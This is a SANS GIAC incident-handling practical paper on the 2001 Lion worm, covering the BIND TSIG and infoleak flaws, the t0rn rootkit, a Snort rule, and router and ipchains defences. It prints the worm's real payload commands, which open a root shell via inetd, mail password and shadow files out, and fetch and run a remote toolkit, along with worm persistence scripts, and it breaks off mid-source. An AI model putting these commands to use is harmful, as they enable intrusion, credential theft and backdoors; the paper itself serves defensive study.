GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih



SANS GIAC Certification
Level 2 GCIH
Advanced Incident Handling and Hacker Exploits

The Lion Worm

Practical Assignment
For
SANS Security 2001
New Orleans, LA
Version 1.4a

Submitted By:

Angela D. Orebaugh

January 15, 2005

© SANS Institute 2000 - 2002, Author retains full rights.

Table of Contents

1 EXPLOIT DETAILS.....3

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2 PROTOCOL DESCRIPTION 4
2.1 DNS 4
2.2 BIND 4
3 DESCRIPTION OF VARIANTS 7
3.1 CODE CHANGE 7
3.2 RAMEN WORM 7
4 HOW THE EXPLOIT WORKS 9
4.1 BIND INFOLEAK VULNERABILITY 9
4.2 BIND TSIG VULNERABILITY 9
5 DIAGRAM 11
6 HOW TO USE THE EXPLOIT 12
6.1 EXPLOITING THE BIND VULNERABILITY 12
6.2 THE PREDATORY LION 13
6.3 ROOTKIT T0RN EXPLAINED 14
7 SIGNATURE OF THE ATTACK 15
8 HOW TO PROTECT AGAINST IT 16
8.1 UPGRADE BIND 16
8.2 INGRESS AND EGRESS ACLS 16
8.3 IPCHAINS 17
9 SOURCE CODE/ PSUEDO CODE 18
9.1 PSUEDO CODE 18
9.2 SOURCE CODE 18
9.2.1 1i0n.sh 18
9.2.2 bindx 19
9.2.3 getip 19
9.2.4 hack 20
9.2.5 scan 20
9.2.6 star 20
10 ADDITIONAL INFORMATION 21
APPENDIX A -- LIONFIND SOURCE CODE 22

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

1 Exploit Details

Name: Lion Worm

Variants: Variant of the Ramen worm

Operating System: Linux

Protocols/Services: BIND DNS

Brief Description: The Lion worm exploits the TSIG vulnerability in BIND versions 8.2, 8.2-P1, 8.2.1, 8.2.2-Px and all 8.2.3-betas. The worm scans for vulnerable systems via TCP port 53. It installs the t0rn rootkit, sets up a web page on port 27374, and sends various files to an address at china.com, including the /etc/passwd and /etc/shadow files. It then uses the compromised host to scan and attack other systems.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2 Protocol Description

2.1 DNS

Every system on the Internet is identified by a unique numerical IP address. However, humans have a tendency to remember names better than numbers. Therefore, DNS exists to perform the translation between names and IP addresses. The Domain Name System is a distributed database that allows a client/server interaction for information queries. It was originally designed to replace the /etc/hosts files because they were getting too large. A distributed database means that the database is located over several different servers. The client is called a resolver, and is located in the application layer of the networking software of each TCP/IP capable system. The resolver queries the DNS server for information in the database. A TSIG (or *Transaction Signature*) key provides a means to authenticate and verify the validity of DNS data exchanged, using a secret key between a resolver and server or two servers.

The DNS database consists of a treelike structure with a root, domain, and subdomains. The seven well know domains are .com, .org, .edu, .net, .int, .gov, and .mil. There are also domains for countries such as .us, .fr, .uk, etc. Every domain has a unique domain name that identifies it in the database, such as jmu.edu, redhat.com, and sans.org. The “dots” in the domain names separate domains from subdomains. In the case of jmu.edu, .edu is the top-level domain and jmu is the subdomain within the edu domain.

A DNS query starts by a client wanting to connect to a server and needing to resolve the server’s name. The client’s resolver will first check its local files to see if it knows the IP address. If it does not have the information it will request it from the local name server. If the local name server has the name cached from a previous lookup, it will send a response. Otherwise, it will do what is called a recursive lookup. This is when the local name server asks the root name server for the address record. If the root name server does not have the information it will send a referral to the next server in the chain. This process will continue until an informed DNS server is found. Then the information is sent back to the local name server, which forwards its response to the requesting client. The client then has all of the name and IP address information it needs to initiate a connection with the intended server.

2.2 BIND

BIND, Berkeley Internet Name Domain, is the most popular implementation of DNS today. Development is funded by the Internet Software Consortium. It runs on most versions of UNIX and has also been ported to Windows NT. It provides a free, openly redistributable reference implementation of DNS including the DNS server (named), the DNS resolver library, and tools for verifying proper DNS operation.

The following list shows the TCP/UDP ports used for BIND DNS queries:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Protocol	Source	Destination	Use
Udp	53	53	Queries between servers (recursive queries), replies to above
Tcp	53	53	Queries with long replies between servers, zone transfers, replies to above
Udp	>1023	53	Client queries (sendmail, nslookup, etc.)
Udp	53	>1023	Replies to above
Tcp	>1023	53	Client queries with long replies
Tcp	53	>1023	Replies to above

BIND 8.x no longer uses port 53 for recursive queries and replies. By default it uses a random port >1023, although this can be statically configured.

BIND is a very complex set of programs. As with any code it has been known to contain anomalies. Errors in design and coding can leave a program vulnerable to such attacks as buffer overflows and DDoS.

The following table summarizes the vulnerability to the known bugs for all versions of BIND distributed by ISC.[1] Upgrading to BIND version 8.2.3 or higher is strongly recommended for all users of BIND

version	zxfr	sigdiv0	srv	nxt	sig	naptr	maxdname	solinger	fdmax	complain	infoleak	tsig
4.8											+	
4.8.1							-				+	
4.8.2.1							-				+	
4.8.3							-				+	
4.9.3							-			+	+	
4.9.4							-			+	+	
4.9.4 p1							-			+	+	
4.9.5			-		+	+	+			+	+	
4.9.5 p1			-		+	+	+			+	+	
4.9.6			-		+	+	+			+	+	
4.9.7			-		-	+	+			+	+	
4.9.8			-		-	+	+			-	-	
8.1			-		+	+	+	+	+	-	+	
8.1.1			-		+	+	+	+	+	-	+	
8.1.2			-		-	+	+	+	+	-	+	
8.2	-	+	+	+	+	+	+	+	+	-	+	+
8.2 p1	-	+	+	+	+	+	+	+	+	-	+	+
8.2.1	-	+	+	+	+	+	+	+	+	-	+	+
8.2.2	+	+	+	-	-	+	+	-	-	-	+	+
8.2.2 p1	+	+	+	-	-	+	+	-	-	-	+	+
8.2.2 p2	+	+	+	-	-	-	-	-	-	-	+	+
8.2.2 p3	+	+	+	-	-	-	-	-	-	-	+	+
8.2.2 p4	+	+	+	-	-	-	-	-	-	-	+	+
8.2.2 p5	+	+	+	-	-	-	-	-	-	-	+	+
8.2.2 p6	+	-	+	-	-	-	-	-	-	-	+	+
8.2.2 p7	-	-	-	-	-	-	-	-	-	-	+	+

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

8.2.3	-	-	-	-	-	-	-	-	-	-	-	-
9.0.0		-	-	-	-	-	-	-	-	-	-	-
9.1.0		-	-	-	-	-	-	-	-	-	-	-

Vulnerable: '+', Not Vulnerable: '-', Feature does not exist: ' '

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3 Description of Variants

3.1 Code Change

As of 3/29/01 a code change to the Lion worm has been found. This code change opens port 27374 and feeds it a web page. It then emails a file with the contents of /etc/passwd and /etc/shadow to huckit@china.com instead of the previous 1i0nip@china.com. Current updates and findings on the Lion worm can be found at http://www.sans.org/y2k/lion.htm.

3.2 Ramen Worm

It is said that the Lion worm is a variant of the Ramen worm. The Ramen worm infects Red Hat Linux 6.2 and 7.0 machines with vulnerabilities in wu-ftp (6.2), rpc.statd (6.2), and LPRng (7.0) services.

Ramen uses a tool called synscan to look for vulnerable systems by contacting randomly generated IP addresses and checking the FTP banner to determine if the machine is running Red Hat Linux 6.2 or Red Hat Linux 7.0. For machines running Red Hat 6.2, the worm will attempt to exploit a vulnerable rpc.statd or wuftpd service. For Red Hat 7.0, the worm tries to exploit an LPRng bug. Once Ramen finds a vulnerable machine it establishes an HTTP server on port 27374 and defaces web pages by replacing index.html files with its own version that includes the words "RameN Crew", an image of a package of Ramen Noodles, and the phrase "Hackers looooooooooove noodles!". When it is done it continues scanning for other vulnerable hosts and nicely fixes the exploited vulnerabilities. On RedHat 6.2 rpc.statd is removed and the users “ftp” and “anonymous” are added to the /etc/ftpusers file. On RedHat 7.0 lpd is removed. The Ramen worm can be easily modified since it leaves the source code on the machine. Later versions of Ramen include a rootkit called "knark", a bind 8.2 scanner and exploit, a Trojan version of sshd, an RPC scanner called pscan and an exploit, and possibly an extra ftp server.

The Ramen worm begins by extracting the ramen.tgz package to a directory called /usr/src/.poop and running the start.sh script. This script changes the index.html files on the server, copies its binaries to the appropriate places, and adds the worm start script to /etc/rc.d/rc.sysinit so the worm will start again at reboot. Next the worm starts the webserver on port 27374 and closes the exploited vulnerability. Ramen then launches a synscan attack on a class B network, generating a lot of network traffic in the process, and store potential targets running RedHat 6.2 and 7.0. Once the worm exploits the known vulnerabilities on another machine the cycle starts all over again.

The Lion worm is said to be a variant of the Ramen worm. It follows many of the same patterns by performing the tasks below:

- Scanning random class B networks
- Looks for vulnerable systems
- Exploits the vulnerability and installs a rootkit
- Opens port 27374 and feeds it a web page

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- Restarts the cycle

Further information can be found at:
http://www.sans.org/infosecFAQ/malicious/ramen3.htm
http://whitehats.com/library/worms/ramen/index.html
http://members.home.net/dtmartin24/ramen_worm.txt

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

4 How the Exploit Works

4.1 BIND Infoleak Vulnerability

The Berkeley Internet Name Domain (BIND) is DNS software used to translate host names into IP addresses for Internet activity. The Lion worm uses vulnerability VU#325431 in ISC BIND to gather information about potential systems. This vulnerability allows intruders to access the program stack, exposing program and environment variables. It can be triggered by sending a specially formatted query to a vulnerable BIND server. The information gathered is used to determine if the system is vulnerable to the BIND TSIG exploit.

4.2 BIND TSIG Vulnerability

The Lion worm exploits vulnerability #VU196945 in ISC BIND 8. This vulnerability contains a buffer overflow in transaction signature handling code (TSIG). Buffer overflow vulnerabilities occur when a program accepts more data input than it can store in the memory allotted for it. The extra data overflows into a portion of memory where instructions are stored, and are executed as part of the original program. With this knowledge, code can be written to perform various functions on the name server, or gain root level access.

The CERT Vulnerability Note VU#196945 contains a thorough description of the TSIG vulnerability.

> "During the processing of transaction signatures, BIND performs a test for signatures that fail to include a valid key. If a transaction signature is found in the request, but a valid key is not included, BIND skips normal processing of the request and jumps directly to code designed to send an error response. Because this code fails to initialize variables in the same manner as the normal processing, later function calls make invalid assumptions about the size of the request buffer. In particular, the code to add a new (valid) signature to the response may overflow the request buffer and overwrite adjacent memory on the stack or heap. Overwriting this memory can allow an intruder (in conjunction with other buffer overflow exploit techniques) to gain unauthorized access to the vulnerable system.
>
> The flawed program logic is distributed over several function calls within the BIND software. When the attacker sends a UDP request, the packet will be loaded into a buffer on the stack (u.buf) by the function datagram_read(). On the other hand, TCP requests are loaded into a buffer (sp->s_buf) on the heap by the function stream_getmsg(). Regardless of the protocol, each of these functions call dispatch_message(), which in turn calls ns_req().
>
> The ns_req() function handles the request. A call to ns_find_tsig() determines if a transaction signature exists in the request, and find_key() is called thereafter to determine if a valid key has been included. In the case where a transaction signature is found but the key is NULL, msglen is computed to include only the portion of the request before the signature. This is where the problem occurs, because the variables buflen and msglen are assumed through most of the code to add up to the total size of the buffer allocated for holding the request.
>
> BIND uses the same buffer for storing the request and generating the response. Specifically,

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

the response is composed by appending an error code and a transaction signature to the existing request. Since the new transaction signature is supposed to overwrite the signature of the request, msglen was modified to reflect the request length minus the signature length. However, buflen was not modified to reflect the new value of msglen, causing subsequent function calls (specifically ns_sign) to cause BIND to overwrite memory adjacent to the packet buffer.

These overwrites may allow an intruder to create conditions required for the execution of arbitrary code. Because the overflows occur on the stack for UDP requests and on the heap for TCP requests, the specific details of the exploit begin to differ at this point. Both scenarios result in the same impact -- the attacker can execute arbitrary code on the vulnerable system."[2]

The TSIG vulnerability allows the attacker to execute commands or code with the same permissions as the BIND server. Because BIND is typically run by a superuser account, the execution would occur with superuser privileges. This is a serious vulnerability due to the fact that the majority of name resolution services on the Internet are running BIND 8.

For more information on transaction signatures, please visit:
http://www.ietf.org/rfc/rfc2535.txt
http://www.ietf.org/rfc/rfc2845.txt


Following is a list of systems affected by the BIND TSIG vulnerability[3]:

Vendor	Status	Date Updated
Hewlett Packard	Not Vulnerable	29-Jan-2001
ISC	Vulnerable	21-Jan-2001
Compaq Computer Corporation	Unknown	28-Jan-2001
Debian	Unknown	26-Jan-2001
RedHat	Unknown	26-Jan-2001
IBM	Unknown	26-Jan-2001
SGI	Unknown	26-Jan-2001
SCO	Unknown	26-Jan-2001
FreeBSD	Vulnerable	28-Jan-2001
NetBSD	Unknown	26-Jan-2001
Sun	Not Vulnerable	28-Jan-2001
BSDI	Unknown	26-Jan-2001
Apple	Unknown	26-Jan-2001
Data General	Unknown	26-Jan-2001
Microsoft	Not Vulnerable	30-Jan-2001
SCO	Unknown	26-Jan-2001
Caldera	Vulnerable	29-Jan-2001
OpenBSD	Not Vulnerable	30-Jan-2001
Fujitsu	Unknown	26-Jan-2001
NeXT	Unknown	27-Jan-2001
Siemens Nixdorf	Unknown	27-Jan-2001
Unisys	Unknown	27-Jan-2001
NEC	Unknown	27-Jan-2001
Sequent	Unknown	27-Jan-2001
Sony	Unknown	27-Jan-2001

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

5 Diagram

Below is a diagram of how the exploit would typically work on a network:



© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

6 How to Use the Exploit

6.1 Exploiting the BIND Vulnerability

The following excerpt from CERT is a detailed analysis of the BIND exploit:

> "In exploitations seen by the CERT/CC, the two vulnerabilities in ISC BIND are used in conjunction with each other during a single attack to compromise a target host.
>
> The exploits we have seen have the following traffic pattern:
>
> attacker:port -> victim:53 TCP SYN
> victim:53 -> attacker:port TCP SYN ACK
> attacker:port -> victim:53 TCP ACK (TCP session established)
> attacker:port -> victim:53 UDP DNS inverse query request
>
> The exploit opens a TCP connection to port 53 on the victim host and then sends a specially formed DNS inverse query packet to the target via UDP. The inverse query packet is an exploit of the BIND information leak vulnerability (VU#325431) described in CERT Advisory CA-2001-02. The nameserver response may vary depending on the configuration of the nameserver and the influence of access control mechanisms. In most cases, we have seen a response in a single UDP packet back to the source indicating a format error in the inverse query.
>
> victim:53 -> attacker:port UDP DNS inverse query format error
>
> The goal of exploiting the information leak vulnerability is to gain information to enable an exploit attempt against the BIND TSIG vulnerability (VU#196945) described in CERT Advisory CA-2001-02.
>
> If the information returned in the inverse query response packet indicates that the target DNS server is not vulnerable to the TSIG exploit, the exploit process closes the TCP connection and exits. However, if the information yielded from the information leak exploit indicates a vulnerable BIND, the exploit process proceeds with the TSIG exploit. The traffic pattern looks like this:
>
> attacker:port -> victim:53 UDP (shellcode)
> victim:53 -> attacker:port UDP DNS format error
> attacker:port -> victim:53 TCP (payload)
>
> In exploits we have seen, the shellcode is sent by the exploit using UDP, causing /bin/sh to be attached to the existing socket connection on port 53/tcp. Then, the exploit sends shell commands on 53/tcp for execution on the compromised host as the user running the nameserver process. "[4]

> "A growing number of incidents reported to the CERT/CC since mid February of 2001 have involved the use of a toolkit called '1i0n', or 'lion'. Multiple versions of '1i0n' are known to exist, but in all versions we have seen the same attack profile described above used to exploit vulnerabilities in victim hosts.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

All known versions of '1i0n' seem to perform the following similar actions via automated scripts to locate and attack victim hosts.

- A program named 'randb' is executed to select a random /16 network block.
- 'pscan' is executed to scan for TCP port 53 across the random network block. The traffic pattern of the scan differs from that of the 'rscan' tool from 'erkms' in that a full 3-way TCP handshake is completed and the connection is properly terminated. For a victim host listening on TCP port 53 with no influence from packet filtering, the traffic pattern is:

  attacker:port -> victim:53 TCP SYN
  victim:53 -> attacker:port TCP SYN ACK
  attacker:port -> victim:53 TCP ACK
  attacker:port -> victim:53 TCP FIN ACK
  victim:53 -> attacker:port TCP ACK
  victim:53 -> attacker:port TCP FIN ACK
  attacker:port -> victim:53 TCP ACK

- For each host responding on 53/tcp, the exploit code 'bind' is executed against the victim host (see "Attack Profile" above).

The attack cycle continues through the entire /16 network block, at which point a new /16 network block is randomly selected and the attack cycle begins again.

The payload of the exploit code retrieves a copy of the '1i0n' toolkit and installs it on the compromised victim host. At that point, a new attack cycle is initiated on the victim host without any intruder intervention. The source of the '1i0n' toolkit installed on a compromised host and the composition of that toolkit may vary significantly between versions. Some examples of what we have seen include:

- sensitive system information, including copies of the /etc/passwd and /etc/shadow files, sent via email to a remote address
- system binaries replaced with intruder supplied versions to hide intruder processes and network connections, and to provide backdoor privileged access
- system configuration files altered
- system logging facilities may be disabled and log files may be destroyed
- installation of distributed denial of service tools such as Tribe Flood Network (e.g., tfn) "[5]

6.2 The Predatory Lion

The Lion worm successfully exploits the BIND TSIG vulnerability. Lion is spread via an application called 'randb' which, which generates random class B addresses. It then uses 'pscan' to scan TCP port 53. During the scan a full 3-way TCP handshake is completed and the connection is properly terminated. If a target system is vulnerable it compromises the system using the exploit called 'bind' and installs the t0rn rootkit. It opens port 27374 and feeds it a web page. The Lion worm then mails the contents of /etc/passwd, /etc/shadow, and some network settings to an address in the china.com domain. It then thwarts tcp wrappers by removing the /etc/hosts.deny file. Lion installs a root shell on TCP port 60008 and TCP port 33657 enabling a backdoor. It also places a troganed version of SSH on TCP port 33568. Lion also kills the syslogd to disable system logging.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

6.3 Rootkit t0rn Explained

The t0rn rootkit replaces several binaries on the system in order to hide itself. Here are the binaries that it replaces:

- du
- find
- ifconfig
- in.telnetd
- in.fingerd
- login
- ls
- mjy
- netstat
- ps
- pstree
- top

Adds in the following binaries:

- t0rn
- tfn [6]

The t0rn rootkit can be detected by using the lsof command. By using lsof | grep t0rn a person can look at anything being ran as t0rn.[7]

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

7 Signature of the Attack

There is a utility written by William sterns that will detect the Lion worm on an infected system. It can be downloaded at http://www.sans.org/y2k/lionfind-0.1.tar.gz. Once it is downloaded, it can be installed by performing the following:

```
# tar -xzvf lionfind-0.1.tar.gz
# cd lionfind-0.1
# ./lionfind
```

At this time, Lionfind can only detect the Lion virus, but not remove it. Please refer to http://www.sans.org/y2k/lion.htm for updates. The full source code to lionfind can be seen in Appendix A.

SANS Institute has developed a Snort rule for the Lion attack. It looks like the following:

```
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg:
"IDS482/named-exploit-tsig-infoleak"; content: "|AB CD 09 80
00 00 00 01 00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";)
```

This is a capture of what the Lion worm looks like as it executes. This can also be used to write a specific and optimized rule to detect it:

```
Attacker:1046 -> victim:53 TCP TTL:49 TOS:0x0 ID:58766 IpLen:20 DgmLen:552
DF
***AP*** Seq: 0xA6DDEA8C  Ack: 0xFE355B80  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48934346 5847363
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';export PAT
H;export TERM=vt100;rm -rf /dev/.lib;mkdir /dev/.lib;cd /dev/.li
b;echo '1008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.con
f;killall -HUP inetd;ifconfig -a>1i0n;cat /etc/passwd >>1i0n;cat
 /etc/shadow >>1i0n;mail 1i0nip@china.com <1i0n;rm -fr 1i0n;rm -
fr /.bash_history;lynx -dump http://coollion.51.net/crew.tgz >1i
0n.tgz;tar -zxvf 1i0n.tgz;rm -fr 1i0n.tgz;cd lib;./1i0n.sh;exit[8]
```

I would also suggest configuring the IDS to monitor outbound mail connections for huckit@china.com and 1i0n@china.com and installing a file integrity product such as Tripwire.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

8 How to Protect Against It

8.1 Upgrade BIND

The first method for protection against the Lion worm is to upgrade to the most current version of BIND. The BIND TSIG vulnerability and others have been fixed in BIND 8.2.3 and BIND 9.1. It is strongly recommended to upgrade to one of these versions. They can be found at:

The BIND 8.2.3 distribution can be downloaded from:
ftp://ftp.isc.org/isc/bind/src/

The BIND 9.1 distribution can be downloaded from:
ftp://ftp.isc.org/isc/bind9/

8.2 Ingress and Egress ACLs

The Lion worm can be filter at the border routers using access control lists. The methods provided below are Cisco specific, however, any router with access control can implement the same principles.

First, ingress filtering should be applied to prevent inbound scans and attacks. Rules need to be applied that allow inbound TCP port 53 traffic from legitimate name server slaves, allow replies to TCP port 53 request that were initiated by internal name servers, and finally, deny and log all other inbound TCP port 53 attempts. These rules need to be applied to the inbound direction on a router's external interface. These access control lists can be applied by the following:

```
access-list 101 permit tcp host outside_nameserver host inside_nameserver eq 53
access-list 101 permit tcp any host inside_net eq 53 est
access-list 101 deny tcp any any eq 53 log
```

Egress filtering will prevent an internal host from being used to attack other systems on the Internet. The following rules need to be applied to allow only the name server to perform outbound lookups. All other hosts will be denied and logged. These rules need to be applied to the inbound direction of a routers internal interface.

```
access-list 102 permit tcp host inside_nameserver any eq 53
access-list 102 deny tcp any any eq 53 log
access-list 102 permit ip any any
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

8.3 Ipchains

Linux ships with a free packet filtering firewall called Ipchains. The rules for Ipchains are similar to the Cisco access lists. Rules need to be applied to allow inbound TCP port 53 traffic from legitimate names server slaves to the internal name server, allow the internal name server to make outbound lookups, allow replies to TCP port 53 request that were initiated by internal name servers, and finally, to deny and log all other inbound and outbound TCP port 53 attempts. The rules can be configured by the following:

```
ipchains -A input -p tcp -s outside_nameserver/32 -d inside_nameserver/32 53 -j
ACCEPT
ipchains -A input -i eth0 -p tcp -s inside_nameserver/32 -d 0/0 53 -j ACCEPT
ipchains -A input -p tcp ! -y -s 0/0 -d inside_nameserver/32 53 -j ACCEPT
ipchains -A input -p tcp ! -y -s 0/0 -d 0/0 53 -l -j DENY
```

More information on perimeter security and protection from the Lion worm, including the examples above, can be found in the document “Protection Against The Lion Worm” By Chris Brenton at http://www.sans.org/y2k/lion_protection.htm.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

9 Source code/ Psuedo code

9.1 Psuedo Code

The source code for the Lion worm can be found at http://coollion.51.net/crew.tgz. Following is the pseudo code outline for the Lion worm:

```
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin'
export PATH;export TERM=vt100
rm -rf /dev/.lib
mkdir /dev/.lib
cd /dev/.lib
echo '1008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf
killall -HUP inetd
ifconfig –a>1i0n
cat /etc/passwd >>1i0n
cat /etc/shadow >>1i0n
mail 1i0nip@china.com <1i0n
rm –fr 1i0n
rm -fr /.bash_history
lynx -dump http://coollion.51.net/crew.tgz >1i0n.tgz
tar –zxvf 1i0n.tgz
rm –fr 1i0n.tgz
cd lib
./1i0n.sh
```

The first seven lines involve setting the PATH variables, installing the rootkit, and restarting the inetd services. Lines eight through eleven involve collecting network and password information into a file that is mailed to 1i0nip@china.com. The next two lines are cleanup. The last five lines involve installing the Lion code to begin scanning other machines.

The 1i0n.sh deletes /etc/hosts.deny, adds a line to rc.sysinit to start the scanning for other systems to attack, and then starts the scanning.[9]

9.2 Source Code

9.2.1 1i0n.sh

```
#!/bin/sh

rm -f /etc/hosts.deny
./getip.sh

touch -r /etc/rc.d/rc.sysinit getip.sh
echo "/dev/.lib/lib/scan/star.sh" >> /etc/rc.d/rc.sysinit
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
touch -r getip.sh /etc/rc.d/rc.sysinit

touch bindname.log
./star.sh

rm -rf getip.sh
rm -rf 1i0n.sh
```

9.2.2 bindx

```
#!/bin/sh
        ./bind $1 -e >> /dev/null &
```

9.2.3 getip

```
#!/bin/sh
